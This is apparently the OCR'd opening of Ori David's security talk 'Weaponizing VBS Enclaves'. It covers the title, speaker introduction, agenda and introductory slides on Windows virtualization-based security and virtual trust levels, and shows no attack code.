
Virtualization-Based (In)security

Weaponizing VBS Enclaves

Ori David


Untitled - Notepad
File Edit Format View Help
<html>
<head>
<title>My First VBScript Code!!!</title>
</head>
<body>
<script type="text/vbscript">
document.write("Yes!!! I have started learning VBScript.")
</script>
</body>
</html>


VIRTUALIZATION
BASED SECURITY
VISUAL
BASIC SCRIPT


Whoami


Ori David

Security researcher at Akamai

Background in red teaming and threat hunting

Agenda



Virtualization Based Security
VBS Enclaves
Abusing VBS Enclaves




Virtualization-Based Security

Pushing the boundaries


- Windows traditionally relied on the ring3/0 boundary
- This proved to be insufficient
  - Kernel exploits
  - Bring Your Own Vulnerable Driver




Virtualization Based Security




Virtualization Based Security



Virtual Trust Level (VTL)




Virtual Trust Level (VTL)




VBS Enclaves

What is an Enclave?

